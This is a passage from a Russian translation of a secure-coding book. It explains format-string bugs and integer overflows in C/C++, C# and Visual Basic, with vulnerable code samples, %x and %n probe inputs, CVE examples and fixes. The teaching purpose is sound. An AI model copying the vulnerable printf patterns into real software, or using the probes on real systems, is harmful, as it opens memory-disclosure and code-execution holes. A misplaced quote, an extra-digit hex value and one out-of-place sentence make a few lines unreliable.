- Тщательно проверяйте любой доступ к буферу за счет использования безопасных функций для работы со строками и областями памяти.
- Пользуйтесь встраиваемыми в компилятор средствами защиты, например флагом /GS и программой ProPolice.
- Применяйте механизмы защиты от переполнения буфера на уровне операционной системы, например DEP и PaX.
- Уясните, какие данные контролирует противник, и обрабатывайте их безопасным образом.

Не рекомендуется

- Не думайте, что компилятор и ОС все сделают за вас, это всего лишь дополнительные средства защиты.
- Не используйте небезопасные функции в новых программах.

Стоит подумать

- Об установке последней версии компилятора C/C++, поскольку разработчики включают в генерируемый код новые механизмы защиты.
- О постепенном удалении небезопасных функций из старых программ.
- Об использовании строк и контейнерных классов из библиотеки C++ вместо применения низкоуровневых функций C для работы со строками.

Грех 2. Ошибки, связанные с форматной строкой

В чем состоит грех

С форматной строкой связан новый класс атак, появившихся в последние годы. Одно из первых сообщений на эту тему прислал Ламагра Аграмал (Lamagra Argamal) 23 июня 2000 года (www.securityfocus.com/archive/1/66842). Месяцем позже Паскаль Бушарен (Pascal Bouchareine) дал более развернутое пояснение (www.securityfocus.com/archive/1/70552). В более раннем сообщении Марка Слемко (Mark Slemko) (www.securityfocus.com/archive/1/10383) были описаны основные признаки ошибки, но о возможности записывать в память речи не было.

Как и в случае многих других проблем, относящихся к безопасности, суть ошибки в форматной строке заключается в отсутствии контроля данных, поступающих от пользователя. В программе на C/C++ такая ошибка позволяет произвести запись по произвольному адресу в памяти, а опаснее всего то, что при этом необязательно затрагиваются соседние блоки памяти. В результате противник может обойти защиту стека и модифицировать очень небольшие участки памяти. Проблема может возникнуть и тогда, когда форматная строка читается из не заслуживающего доверия источника, контролируемого противником, но это свойственно скорее системам UNIX и Linux. В Windows таблицы строк обычно хранятся внутри исполняемого файла или в динамически загружаемых библиотеках ресурсов (ресурсных DLL). Если противник может изменить основной исполняемый файл или ресурсную DLL, то он способен провести прямолинейную атаку, и не эксплуатируя ошибки в форматной строке.

Но и в программах на других языках атаки на форматную строку могут стать источником серьезных неприятностей. Самая очевидная заключается в том, что пользователь не понимает, что происходит, однако при некоторых условиях противник может организовать атаку с кросс-сайтовым сценарием или внедрением SQL-команд, тем самым запортив или модифицировав данные.

Подверженные греху языки

Самыми опасными в этом отношении являются языки C и C++. Успешная атака приводит к исполнению произвольного кода и раскрытию информации. В программах на других языках произвольный код обычно выполнить не удается, но, как отмечено выше, возможны другие виды атак. С программой на Perl ничего не случится, если пользователь подсунет спецификаторы формата, но

она может стать уязвимой, когда форматные строки считываются из ненадежного источника данных.

Как происходит грехопадение

Форматирование данных для вывода или хранения – это довольно сложное дело. Поэтому во многих языках программирования есть средства для решения этой задачи. Как правило, формат описывается так называемой *форматной строкой*. По существу, это мини-программа на очень специализированном языке, предназначенном исключительно для описания формата выходных данных. Однако многие разработчики допускают примитивную ошибку – позволяют задавать форматную строку пользователям, не заслуживающим доверия. В результате противник может подсунуть такую строку, при работе с которой возникнут серьезные проблемы.

В программах на языке C/C++ это особенно рискованно, поскольку обнаружить сомнительные места в форматной строке очень сложно, а кроме того, форматные строки в этих языках могут содержать некоторые опасные спецификаторы (и прежде всего %n), отсутствующие в других языках.

В C/C++ можно объявить функцию с переменным числом аргументов, указав в качестве последнего аргумента многоточие (...). Проблема в том, что при вызове такая функция не знает, сколько аргументов ей передано. К числу наиболее распространенных функций с переменным числом аргументов относятся функции семейства printf: printf, sprintf, snprintf, fprintf, vprintf и т. д. Та же проблема свойственна функциям для работы с широкими символами. Рассмотрим пример:

```
#include <stdio.h>
int main(int argc, char* argv[])
{
   if(argc > 1)
      printf(argv[1]);
   return 0;
}
```

Исключительно простая программа. Однако посмотрим, что может произойти. Программист ожидает, что пользователь введет что-то безобидное, например **Hello World**. В ответ будет напечатано то же самое: `Hello World`. Но давайте передадим программе в качестве аргумента строку `%x %x`. Если запустить эту программу в стандартном окне команд (cmd.exe) под Windows XP, то получим:

```
E:\projects\19_sins\format_bug>format_bug.exe "%x %x"
12ffc0 4011e5
```

В другой операционной системе или при использовании другого интерпретатора команд для ввода точно такой строки в качестве аргумента может потребоваться слегка изменить синтаксис, и результат, вероятно, тоже будет отличаться. Для удобства можете поместить аргументы в shell-сценарий или пакетный файл.

Что произошло? Функции printf передана форматная строка, вместе с которой следовало бы передать еще два аргумента, то есть поместить их в стек перед

вызовом функции. Встретив спецификатор %x, printf прочтет четыре байта из стека. Нетрудно представить себе, что при наличии более сложной функции, которая хранит в стеке некоторую секретную информацию, противник смог бы эту информацию распечатать. В данном же случае на выходе мы видим адрес кадра стека (0x12ffc0), за которым следует адрес, по которому вернет управление функция main(). То и другое – важная информация, которую противник сумел несанкционированно получить.

Теперь возникает вопрос: «Как противник может воспользоваться ошибкой при работе с форматной строкой для записи в память?» Существует довольно редко используемый спецификатор %n, который позволяет записать число выведенных к настоящему моменту байтов в переменную, адрес которой передан в качестве соответствующего ему аргумента. Вот предполагаемый способ его применения:

```
unsigned int bytes;
printf("%s%n\n", argv[1], &bytes);
printf("Длина входных составляла %d символов\n, bytes");
```

В результате было бы напечатано:

```
E:\projects\19_sins\format_bug>format_bug2.exe "Some random input"
Some random input
Длина входных составляла 17 символов
```

На платформе, где длина целого составляет четыре байта, спецификатор %n выводит четыре байта, а спецификатор %hn – два байта. Противнику осталось только вычислить, какой адрес должен быть помещен в нужную позицию стека, а потом, манипулируя спецификаторами ширины, добиться, чтобы число выведенных байтов равнялось числовому значению нужного адреса.

> **Примечание**. Более подробная демонстрация шагов, которые нужно предпринять для реализации такого эксплойта, приведена в главе 5 книги Michael Howard и David C. LeBlanc «Writing Secure Code, Second Edition» (Microsoft Press, 2002) или в книге Holesby Jack Koziol, David Litchfield, Dave Aitel, Chris Anley, Sinan "noir" Eren, Neel Mehta, and Riley Hassell «The Shellcoder's Handbook» (Справочник по shell-кодам) (Wiley, 2004).

Пока достаточно принять за аксиому, что если вы позволите противнику контролировать форматную строку в программе на C/C++, то рано или поздно он придумает, как заставить эту программу выполнить нужный ему код. Особенно неприятно, что перед запуском такой атаки противник может изучить содержимое стека и изменить направление атаки на лету. На самом деле в первый раз, когда автор демонстрировал эту атаку публично, ему попался не тот интерпретатор команд, на котором эксплойт разрабатывался, поэтому атака не сработала. Но вследствие удивительной гибкости этой атаки удалось исправить ошибку и взломать уязвимое приложение на глазах аудитории.

В большинстве других языков эквивалент спецификатора формата %n не поддерживается, поэтому напрямую противник не сможет таким образом вы-

полнить код по своему выбору. Тем не менее проблемы все равно остаются, поскольку существуют более тонкие варианты этой атаки, перед которыми уязвимы и другие языки. Если противник может задать форматную строку для вывода в файл протокола или в базу данных, то сумеет сформировать некорректный или сбивающий с толку протокол. Кроме того, приложение, читающее протоколы, может считать их заслуживающими доверия, а если это предположение нарушается, то ошибки в синтаксическом анализаторе могут все же привести к исполнению произвольного кода. С этим связана и другая проблема – запись в файл протокола управляющих символов. Так, символ забоя можно использовать для стирания данных, а символы конца строки могут скрыть или даже уничтожить следы атаки.

Без слов понятно, что если противник может задать форматную строку, передаваемую функции scanf и ей подобным, то беда неминуема.

Греховность C/C++

В отличие от многих других рассматриваемых нами ошибок, эту обнаружить довольно легко. Такой код неправилен:

```
printf(user_input);
```

а вот такой – правилен:

```
printf("%s", user_input);
```

Многие программисты легкомысленно полагают, что ошибку достаточно исправить только в таких местах. Однако нередко встречаются ситуации, когда форматную строку с помощью sprintf помещают в буфер, а потом забывают об этом и пишут примерно такой код:

```
fprintf(STDOUT, err_msg);
```

Противнику нужно лишь подготовить входные данные так, чтобы спецификаторы формата экранировались, и обычно написать эксплойт для такой ошибки даже проще, потому что буфер err_msg часто выделяется в стеке. Получив возможность пройти вверх по стеку, противник сможет управлять тем, в какое место будет записана информация, определяемая поданными им на вход данными.

Родственные грехи

Хотя самая очевидная атака связана с дефектом в коде программы, нередко форматные строки помещают во внешние файлы, чтобы упростить локализацию. Если такой файл недостаточно защищен, то противник сможет просто подставить собственные форматные строки.

Еще один близкий грех – это недостаточный контроль входных данных. В некоторых системах информация о местных привязках (locale) хранится в переменных окружения и определяет, в частности, каталог, где находятся файлы на нужном языке. Иногда противник может даже заставить приложение искать файлы в произвольных каталогах.

Где искать ошибку

Любое приложение, которое принимает данные от пользователя и передает их функции форматирования, потенциально уязвимо. Очень часто этому греху подвержены приложения, записывающие полученные от пользователя данные в протокол. Кроме того, некоторые функции могут реализовывать форматирование самостоятельно.

Выявление ошибки на этапе анализа кода

В программе на C/C++ обращайте внимание на функции семейства printf, особенно на такие конструкции:

```
printf(user_input);
fprintf(STDOUT, user_input);
```

Если встретится что-то похожее на

```
fprintf(STDOUT, msg_format, arg1, arg2);
```

проверьте, где хранится строка, на которую указывает msg_format, и насколько хорошо она защищена.

Есть много других уязвимых системных вызовов и API, в частности функция syslog. Определение любой функции, в списке аргументов которой встречается многоточие (...), должно вас насторожить.

Многие сканеры исходных текстов, даже лексические типа RATS и flawfinder, способны обнаружить такие ошибки. Есть даже программа PScan (www.striker.ottawa.on.ca/~aland/pscan/), специально спроектированная для этой цели. Существуют и инструменты, которые можно встроить в процесс компиляции, например программа FormatGuard Криспина Коуэна (http://lists.nas.nasa.gov/archives/ext/linux-security-audit/2001/05/msg00030.html).

Тестирование

Передайте приложению входную строку со спецификаторами формата и посмотрите, выводятся ли шестнадцатеричные значения. Например, если программа ожидает ввода имени файла и в случае, когда файл не найден, возвращает сообщение об ошибке, в которое входит введенное имя, попробуйте задать такое имя файла: `NotLikely%x%x.txt`. Если в ответ будет напечатано что-то типа «NotLikely12fd234104587.txt cannot be found», значит, вы нашли уязвимость, связанную с форматной строкой.

Ясно, что такая методика тестирования зависит от языка, – передавать имеет смысл только спецификаторы формата, поддерживаемые языком, на котором написана программа. Однако поскольку среды исполнения многих языков часто реализуются на C/C++, вы поступите мудро, если протестируете также и форматные строки для C/C++ – вдруг обнаружится опасная уязвимость библиотеки, использованной при реализации.

Отметим, что если речь идет о Web-приложении, которое отправляет назад данные, введенные пользователем, то существует также опасность атаки с кросс-сайтовым сценарием.

Примеры из реальной жизни

Следующие примеры взяты из базы данных CVE (http://cve.mitre.org). Это лишь небольшая выборка из 188 сообщений об ошибках при работе с форматной строкой.

CVE-2000-0573

Цитата из бюллетеня CVE: «Функция lreply в FTP-сервере wu-ftpd версии 2.6.0 и более ранних плохо контролирует форматную строку из не заслуживающего доверия источника, что позволяет противнику выполнить произвольный код с помощью команды SITE EXEC». Это первый опубликованный эксплойт, направленный против ошибки в форматной строке. Заголовок сообщения в BugTraq подчеркивает серьезность проблемы: «Удаленное получение полномочий root по крайней мере с 1994 года».

CVE-2000-0844

Цитата из бюллетеня CVE: «Некоторые функции, используемые в подсистеме локализации UNIX, недостаточно контролируют внедренные пользователем форматные строки, что позволяет противнику выполнить произвольный код с помощью таких функций, как gettext и catopen».

Полный текст оригинального бюллетеня можно найти по адресу www.securityfocus.com/archive/1/80154. Эта ошибка интересна тем, что затрагивает базовые API, применяемые в большинстве вариантов UNIX (в том числе и Linux), за исключением систем на базе BSD, в которых привилегированная suid-программа игнорирует значение переменной окружения NLSPATH. Как и многие бюллетени в разделе CORE SDI, этот прекрасно написан, информативен и содержит очень подробное объяснение проблемы в общем, но это предложение не только опасно, но еще и потребляет много процессорного времени.

Искупление греха

Прежде всего никогда не передавайте поступающие от пользователя данные функциям форматирования без проверки. За этим нужно следить на всех уровнях форматирования вывода. Отметим попутно, что функциям форматирования присущи заметные накладные расходы; загляните в исходный текст функции _output, если вам любопытно. Как бы ни удобно было писать просто:

```
fprintf(STDOUT, buf);
```

Во вторую очередь позаботьтесь о том, чтобы все используемые в программе форматные строки читались только из доверенного источника и чтобы противник не мог контролировать путь к этому источнику. Если вы пишете код для UNIX или Linux, имеет смысл последовать примеру BSD в плане игнорирования переменной NLSPATH, которая задает путь к файлу локализованных сообщений. Это повысит степень защиты.

Искупление греха в C/C++

Достаточно просто пользоваться функциями форматирования вот так:

```
printf("%s", user_input);
```

Дополнительные защитные меры

Проверяйте локаль и разрешайте только корректные значения. Подробнее см. статью David Wheeler «Write It Secure: Format Strings and Locale Filtering», упомянутую в разделе «Другие ресурсы». Не пользуйтесь функциями семейства printf, если есть другие пути. Например, в C++ имеются операторы вывода в поток:

```
#include <iostream>
//...
std::cout << user_input
//...
```

Другие ресурсы

- «format bugs, in addition to the wuftpd bug» by Lamagra Agramal: www.securityfocus.com/archive/1/66842
- *Writing Secure Code, Second Edition* by Michael Howard and David C. LeBlanc (Microsoft Press, 2002), Chapter 5, "Public Enemy #1: Buffer Overruns"
- «UNIX locale format string vulnerability, CORE SDI» by Iván Arce: www.securityfocus.com/archive/1/80154
- «Format String Attacks» by Tim Newsham: www.securityfocus.com/archive/1/81565
- «Windows 2000 Format String Vulnerabilities» by David Litchfield: www.nextgenss.com/papers/win32format.doc
- «Write It Secure: Format Strings and Locale Filtering» by David A. Wheeler: www.dwheeler.com/essays/write_it_secure_1.html

Резюме

Рекомендуется

- Пользуйтесь фиксированными форматными строками или считываемыми из заслуживающего доверия источника.
- Проверяйте корректность всех запросов к локали.

Не рекомендуется

- Не передавайте поступающие от пользователя форматные строки напрямую функциям форматирования.

Стоит подумать

- О том, чтобы использовать языки высокого уровня, которые в меньшей степени уязвимы относительно этой ошибки.

Грех 3. Переполнение целых чисел

В чем состоит грех

Переполнение и потеря значимости при арифметических вычислениях как с целыми, так и особенно с числами с плавающей точкой были проблемой с момента возникновения компьютерного программирования. Тео де Раадт (Theo de Raadt), стоявший у истоков системы OpenBSD, говорит, что переполнение целых чисел – это «очередная угроза». Авторы настоящей книги полагают, что эта угроза висит над нами уже три года!

Суть проблемы в том, что какой бы формат для представления чисел ни выбрать, существуют операции, которые при выполнении компьютером дают не тот же результат, что при вычислениях на бумаге. Существуют, правда, исключения – в некоторых языках реализованы целочисленные типы переменной длины, но это встречается редко и обходится не даром.

В других языках, например в Ada, реализованы целочисленные типы с проверкой диапазона, и если ими пользоваться всюду, то вероятность ошибки снижается. Вот пример:

```
type Age is new Integer range 0..200;
```

Нюансы разнятся в языках. В C и C++ применяются настоящие целые типы. В современных версиях Visual Basic все числа представляются типом Variant, где хранятся как числа с плавающей точкой; если объявить переменную типа int и записать в нее результат деления 5 на 4, то получится не 1, а 1.25. У Perl свой подход. В C# проблема усугубляется тем, что в ряде случаев этот язык настаивает на использовании целых со знаком, но затем спохватывается и улучшает ситуацию за счет использования ключевого слова «checked» (подробности в разделе «Греховный C#»).

Подверженные греху языки

Все распространенные языки подвержены этому греху, но проявления зависят от внутренних механизмов работы с целыми числами. C и C++ считаются в этом отношении наиболее опасными – переполнение целого часто выливается в переполнение буфера с последующим исполнением произвольного кода. Как бы то ни было, любой язык уязвим для логических ошибок.

Как происходит грехопадение

Результатом переполнения целого может быть все, что угодно: логическая ошибка, аварийный останов программы, эскалация привилегий или исполнение

произвольного кода. Большинство современных атак направлены на то, чтобы заставить приложение допустить ошибку при выделении памяти, после чего противник сможет воспользоваться переполнением кучи. Если вы работаете на языках, отличных от C/C++, то, возможно, считаете себя защищенным от переполнений целого. Заблуждение! Логический просчет, возникший в результате усечения целого, стал причиной ошибки в сетевой файловой системе NFS (Network File System), из-за которого любой пользователь мог получить доступ к файлам от имени root.

Греховность C и C++

Даже если вы не пишете на C и C++, полезно взглянуть, какие грязные шутки могут сыграть с вами эти языки. Будучи языком сравнительно низкого уровня, C приносит безопасность в жертву быстродействию и готов преподнести целый ряд сюрпризов при работе с целыми числами. Большинство других языков на такое не способны, а некоторые, в частности C#, проделывают небезопасные вещи, только если им явно разрешить. Если вы понимаете, что можно делать с целыми в C/C++, то, наверное, отдаете себе отчет в том, что делаете нечто потенциально опасное, и не удивляетесь, почему написанное на Visual Basic .NET-приложение досаждает всякими исключениями. Даже если вы программируете только на языке высокого уровня, то все равно приходится обращаться к системным вызовам и внешним объектам, написанным на C или C++. Поэтому ваши ошибки могут проявиться как ошибки в вызываемых программах.

Операции приведения

Есть несколько типичных ситуаций, приводящих к переполнению целого. Одна из самых частых – незнакомство с порядком приведений и неявными приведениями, которые осуществляют некоторые операторы. Рассмотрим, например, такой код:

```
const long MAX_LEN = 0x7fff;

short len = strlen(input);

if (len < MAX_LEN)
   // что-то сделать
```

Если даже не обращать внимания на усечение, то вот вопрос: в каком порядке производятся приведения типов при сравнении `len` и `MAX_LEN`? Стандарт языка гласит, что повышающее приведение следует выполнять перед сравнением; следовательно, `len` будет преобразовано из 16-разрядного целого со знаком в 32-разрядное целое со знаком. Это простое приведение, так как оба типа знаковые. Чтобы сохранить значение числа, оно расширяется с сохранением знака до более широкого типа. В данном случае мог бы получиться такой результат:

```
len = 0x100;
(long)len = 0x00000100;
```

или

```
len = 0xffff;
(long)len = 0xffffffffff;
```

Поэтому если противник сумеет добиться того, чтобы `len` превысило 32K, то `len` станет отрицательным и останется таковым после расширения до 32 битов. Следовательно, после сравнения с `MAX_LEN` программа пойдет по неверному пути.

Вот как формулируются правила преобразования в C и C++:

Целое со знаком в более широкое целое со знаком. Меньшее значение расширяется со знаком, например приведение (char)0x7f к int дает 0x0000007f, но (char)0x80 становится равно 0xffffff80.

Целое со знаком в целое без знака того же размера. Комбинация битов сохраняется, значение может измениться или остаться неизменным. Так, (char)0xff (–1) после приведения к типу unsigned char становится равно 0xff, но ясно, что –1 и 255 – это не одно и то же.

Целое со знаком в более широкое целое без знака. Здесь сочетаются два предыдущих правила. Сначала производится расширение со знаком до знакового типа нужного размера, а затем приведение с сохранением комбинации битов. Это означает, что положительные числа ведут себя ожидаемым образом, а отрицательные могут дать неожиданный результат. Например, (char) –1 (0xff) после приведения к типу unsigned long становится равно 4 294 967 295 (0xffffffff).

Целое без знака в более широкое целое без знака. Это простейший случай: новое число дополняется нулями, чего вы обычно и ожидаете. Следовательно, (unsigned char)0xff после приведения к типу unsigned long становится равно 0x000000ff.

Целое без знака в целое со знаком того же размера. Так же как при приведении целого со знаком к целому без знака, комбинация битов сохраняется, а значение может измениться в зависимости от того, был ли старший (знаковый) бит равен 1 или 0.

Целое без знака в более широкое целое со знаком. Так же как при приведении целого без знака к более широкому целому без знака, значение сначала дополняется нулями до нужного беззнакового типа, а затем приводится к знаковому типу. Значение не изменяется, так что никаких сюрпризов в этом случае не бывает.

Понижающее приведение. Если в исходном числе хотя бы один из старших битов был отличен от нуля, то мы имеем усечение, что вполне может привести к печальным последствиям. Возможно, что число без знака станет отрицательным или произойдет потеря информации. Если речь не идет о битовых масках, всегда проверяйте, не было ли усечения.

Преобразования при вызове операторов

Большинство программистов не подозревают, что одного лишь обращения к оператору достаточно для изменения типа результата. Обычно ничего страшного не происходит, но граничные случаи могут вас неприятно удивить. Вот код на C++, иллюстрирующий проблему:

```
template <typename T>
void WhatIsIt(T value)
{
  if((T)-1 < 0)
    printf("Со знаком");
  else
    printf("Без знака");

  printf(" — %d бит\n", sizeof(T)*8);
}
```

Для простоты оставим в стороне случай смешанных операций над целыми и числами с плавающей точкой. Правила формулируются так:

- если хотя бы один операнд имеет тип unsigned long, то оба операнда приводятся к типу unsigned long. Строго говоря, long и int – это два разных типа, но на современных машинах тот и другой имеют длину 32 бита, поэтому компилятор считает их эквивалентными;
- во всех остальных случаях, когда длина операнда составляет 32 бита или меньше, операнды расширяются до типа int, и результатом является значение типа int.

Как правило, ничего неожиданного при этом не происходит, и неявное приведение в результате применения операторов может даже помочь избежать некоторых переполнений. Но бывают и сюрпризы. Во-первых, в системах, где имеется тип 64-разрядного целого, было бы логично ожидать, что коль скоро unsigned short и signed short приводятся к int, а операторное приведение не нарушает корректность результата (по крайней мере, если вы потом не выполняете понижающего приведения до 16 битов), то unsigned int и signed int будут приводиться к 64-разрядному типу (_int64). Если вы думаете, что все так и работает, то вынуждены вас разочаровать – по крайней мере, до той поры, когда стандарт C/C++ не станет трактовать 64-разрядные целые так же, как остальные.

Вторая неожиданность заключается в том, что поведение изменяется еще и в зависимости от оператора. Все арифметические операторы (+,-,*,/,%) подчиняются приведенным выше правилам. Но им же подчиняются и поразрядные бинарные операторы (&,|,^); поэтому (unsigned short) | (unsigned short) дает int! Те же правила в языке C распространяются на булевские операторы (&&,|| и !), тогда как в C++ возвращается значение встроенного типа bool. Дополнительную путаницу вносит тот факт, что одни унарные операторы модифицируют тип, а другие – нет. Оператор дополнения до единицы (~) изменяет тип результата, поэтому ~((unsigned short)0) дает int, тогда как операторы префиксного и постфиксного инкремента и декремента (++,—) типа не меняют.

Один программист с многолетним стажем работы предложил следующий код для проверки того, возникнет ли переполнение при сложении двух 16-разрядных целых без знака:

```
bool IsValidAddition(unsigned short x, unsigned short y)
{
  if(x + y < x)
    return false;
```

```
  return true;
}
```

Вроде бы должно работать. Если результат сложения двух положительных чисел оказывается меньше какого-то слагаемого, очевидно, что-то не в порядке. Точно такой же код должен работать и для чисел типа unsigned long. Увы, программист не учел, что компилятор оптимизирует всю функцию так, что она будет возвращать true.

Вспомним из предыдущего обсуждения, какой тип имеет результат операции unsigned short + unsigned short. Это int. Каковы бы ни были значения целых без знака, результат никогда не может переполнить тип int, поэтому сложение всегда выполняется корректно. Далее int сравнивается с unsigned short. Значение x приводится к типу int и, стало быть, никогда не будет больше x + y. Чтобы исправить код, нужно лишь привести результат обратно к unsigned short:

```
if((unsigned short)(x + y) < x)
```

Этот код был показан хакеру, специализирующемуся на поиске ошибок, связанных с переполнением целых, и он тоже не заметил ошибки, так что наш опытный программист не одинок!

Арифметические операции

Не упускайте из виду последствия приведений типов и применения операторов, размышляя над корректностью той или иной строки кода, – в результате неявных приведений может возникнуть переполнение. Вообще говоря, нужно рассмотреть четыре основных случая: операции только над знаковыми типами, только над беззнаковыми типами и смешанные операции. Проще всего операции над беззнаковыми типами одного размера, затем идут операции над знаковыми типами, а когда встречаются смешанные операции, нужно принять во внимание правила приведения. В следующих разделах мы обсудим возможные ошибки и способы их исправления для каждого случая.

Сложение и вычитание. Очевидная проблема при выполнении этих операций – возможность перехода через верхнюю и нижнюю границы объявленного типа. Например, если речь идет о 8-разрядных числах без знака, то 255 + 1 = 0. Или: 2 – 3 = 255. В случае 8-разрядных чисел со знаком 127 + 1 = –128. Менее очевидная ошибка возникает, когда числа со знаком используются для представления размеров. Если кто-то подсунет вам число –20, вы прибавите его к 50, получите 30, выделите буфер длиной 30 байтов, а затем попытаетесь скопировать в него 50 байтов. Все, вы стали жертвой хакера. Помните, особенно при программировании на языке, где переполнить целое трудно или невозможно, – что вычитание из положительного числа, в результате которого получается число, меньшее исходного, – это допустимая операция, и никакого исключения вследствие переполнения не будет, но поток исполнения программы может отличаться от ожидаемого. Если вы предварительно не проверили, что входные данные попадают в положенный диапазон, и не уверены на сто процентов, что переполнение невозможно, контролируйте каждую операцию.

Умножение, деление и вычисление остатка. Умножение чисел без знака не вызывает трудностей: любая операция, где a * b > MAX_INT, дает некорректный

результат. Правильный, но не очень эффективный способ контроля заключается в том, чтобы проверить, что b > MAX_INT/a. Эффективнее сохранить результат в следующем по ширине целочисленном типе (если такой существует) и посмотреть, не возникло ли переполнение. Для небольших целых чисел это сделает за вас компилятор. Напомним, что short * short дает int. При умножении чисел со знаком нужно еще проверить, не оказался ли результат отрицательным вследствие переполнения.

Ну а может ли вызвать проблемы операция деления, помимо, конечно, деления на нуль? Рассмотрим 8-разрядное целое со знаком: MIN_INT = –128. Разделим его на –1. Это то же самое, что написать –(–128). Операцию дополнения можно записать в виде ~x+1. Дополнение –128 (0x80) до единицы равно 127 или 0x7f. Прибавим 1 и получим 0x80! Итак, минус –128 снова равно –128! То же верно для деления на –1 минимального целого любого знакового типа. Если вы еще не уверены, что контролировать операции над числами без знака проще, надеемся, что этот пример вас убедил.

Оператор деления по модулю возвращает остаток от деления одного числа на другое, поэтому мы никогда не получим результат, который по абсолютной величине больше числителя. Ну и как тут может возникнуть переполнение? Переполнения как такового и не возникает, но результат может оказаться неожиданным из-за правил приведения. Рассмотрим 32-разрядное целое без знака, равное MAX_INT, то есть 0xffffffff, и 8-разрядное целое со знаком, равное –1. Остаток от деления –1 на 4 294 967 295 равен 1, не так ли? Не торопитесь. Компилятор желает работать с похожими числами, поэтому приведет –1 к типу unsigned int. Напомним, как это происходит. Сначала число расширяется со знаком до 32 битов, поэтому из 0xff получится 0xffffffff. Затем (int)(0xffffffff) преобразуется в (unsigned int)(0xffffffff). Как видите, остаток от деления –1 на 4 млрд равен нулю, по крайней мере, на нашем компьютере! Аналогичная проблема возникает при смешанной операции над любыми 32- или 64-разрядными целыми без знака и отрицательными целыми со знаком, причем это относится также и к делению, так что –1/4 294 967 295 равно 1, что весьма странно, ведь вы ожидали получить 0.

Операции сравнения

Ну уж сравнение на равенство-то должно работать, правда? Увы, если вы имеете дело с комбинацией целых со знаком и без знака, то таких гарантий никто не дает, по крайней мере в случае, когда знаковый тип шире беззнакового. Та же проблема, с которой мы столкнулись при рассмотрении деления и вычисления остатка, возникает и здесь и приводит к тем же последствиям.

Операции сравнения могут преподнести и другую неожиданность – когда максимальный размер сравнивается с числом со знаком. Противник может найти способ сделать это число отрицательным, а тогда оно заведомо будет меньше верхнего предела. Либо пользуйтесь числами без знака (это рекомендуемый способ), либо делайте две проверки: сначала проверяйте, что число больше или равно нулю, а потом – что оно меньше верхнего предела.

Поразрядные операции

Поразрядные операции AND, OR и XOR (исключающее или) вроде бы должны работать, но и тут расширение со знаком путает все карты. Рассмотрим пример:

```
int flags = 0x7f;
char LowByte = 0x80;

if ((char)flags ^ LowByte == 0xff)
   return ItWorked;
```

Вам кажется, что результатом операции должно быть 0xff, именно с этим значением вы и сравниваете, но настырный компилятор решает все сделать по-своему и приводит оба операнда к типу int. Вспомните, мы же говорили, что даже для поразрядных операций выполняется приведение к int, если операнды имеют более узкий тип. Поэтому `flags` расширяется до 0x0000007f, и тут ничего плохого нет, зато `LowByte` расширяется до 0xffffff80, в результате операции мы получаем 0xffffffff!

Греховность C#

C# во многом похож на C++, что составляет его преимущество в случае, если вы знакомы с C/C++. Но это же и недостаток, так как для C# характерны многие из проблем, присущих C++. Один любопытный аспект C# заключается в том, что безопасность относительно типов проверяется гораздо строже, чем в C/C++. Например, следующий код не будет компилироваться:

```
byte a, b;
a = 255;
b = 1;
byte c = (b + a);

error CS0029: Cannot implicitly convert type 'int' to 'byte'
(ошибка CS0029: Не могу неявно преобразовать тип 'int' в 'byte')
```

Если вы понимаете, о чем говорит это сообщение, то подумайте о возможных последствиях такого способа исправления ошибки:

```
byte c = (byte)(b + a);
```

Безопаснее воспользоваться классом Convert:

```
byte d = Convert.ToByte(a + b);
```

Поняв, что пытается сказать компилятор, вы хотя бы задумаетесь, есть ли в вашем коде реальная проблема. К сожалению, возможности компилятора ограничены. Если бы в предыдущем примере вы избавились от ошибки, объявив a, b и c как целые со знаком, то появилась бы возможность переполнения, а компилятор ничего не сказал бы.

Еще одна приятная особенность C# состоит в том, что он по мере необходимости пользуется 64-разрядными целыми числами. Например, следующий код дал бы неверный результат на C, но правильно работает на C#:

```
int i = -1;
uint j = 0xffffffff; // наибольшее положительное 32-разрядное целое
```

```
if(i == j)
  Console.WriteLine("Отлично!");
```

Причина в том, что C# приведет операнды к типу long (64-разрядное целое со знаком), который позволяет точно сохранить оба числа. Если вы решите пойти дальше и проделать то же самое с числами типа long и ulong (в C# оба занимают 64 разряда), то компилятор сообщит, что необходимо явно преобразовать их к одному типу. По мнению авторов, стандарт C/C++ следует уточнить: если компилятор поддерживает операции над 64-разрядными значениями, то он должен в этом отношении вести себя так же, как C#.

Ключевые слова checked и unchecked

В языке C# есть ключевые слова checked и unchecked. Можно объявить checked-блок:

```
byte a = 1;
byte b = 255;

checked
{
  byte c = (byte)(a + b);
  byte d = Convert.ToByte(a + b);

  Console.Write("{0} {1}\n", b+1, c);
}
```

В данном примере приведение a + b от int к byte возбуждает исключение. В следующей строке, где вызывается Convert.ToByte, исключение возникло бы и без ключевого слова checked, но его наличие приводит к возбуждению исключения еще и при вычислении аргументов метода Console.Write(). Поскольку иногда переполнение целого допускается намеренно, то имеется также ключевое слово unchecked, отключающее контроль на переполнение.

Слова checked и unchecked можно также использовать для включения или отключения контроля в одном выражении:

```
checked(c = (byte)(b + a));
```

И наконец, включить контроль можно с помощью флага /checked компилятора. Если этот флаг присутствует, то нужно явно помечать словом unchecked участки кода или отдельные предложения, в которых переполнение допустимо.

Греховность Visual Basic и Visual Basic .NET

Visual Basic регулярно претерпевает кардинальные модификации, а переход от Visual Basic 6.0 к Visual Basic .NET стал самым значительным шагом со времен введения объектной ориентированности в Visual Basic 3.0. Одно из самых фундаментальных изменений связано с целочисленными типами (см. табл. 3.1).

Вообще говоря, и Visual Basic 6.0, и Visual Basic .NET не подвержены угрозе исполнения произвольного кода из-за переполнения целых чисел. В Visual Basic 6.0 генерируется ошибка, если при выполнении какого-либо оператора или функции преобразования, например CInt(), возникает переполнение. В Visual Basic .NET

в этом случае возбуждается исключение типа System.OverflowException. Как показано в табл. 3.1, программа на Visual Basic .NET имеет доступ ко всем целочисленным типам, определенным в каркасе .NET Framework.

Таблица 3.1. Целочисленные типы, поддерживаемые Visual Basic 6.0 и Visual Basic .NET

Целочисленный тип	Visual Basic 6.0	Visual Basic .NET
8-разрядное со знаком	Не поддерживается	System.SByte
8-разрядное без знака	Byte	Byte
16-разрядное со знаком	Integer	Short
16-разрядное без знака	Не поддерживается	System.UInt16
32-разрядное со знаком	Long	Integer
32-разрядное без знака	Не поддерживается	System.UInt32
64-разрядное со знаком	Не поддерживается	Long
64-разрядное без знака	Не поддерживается	System.UInt64

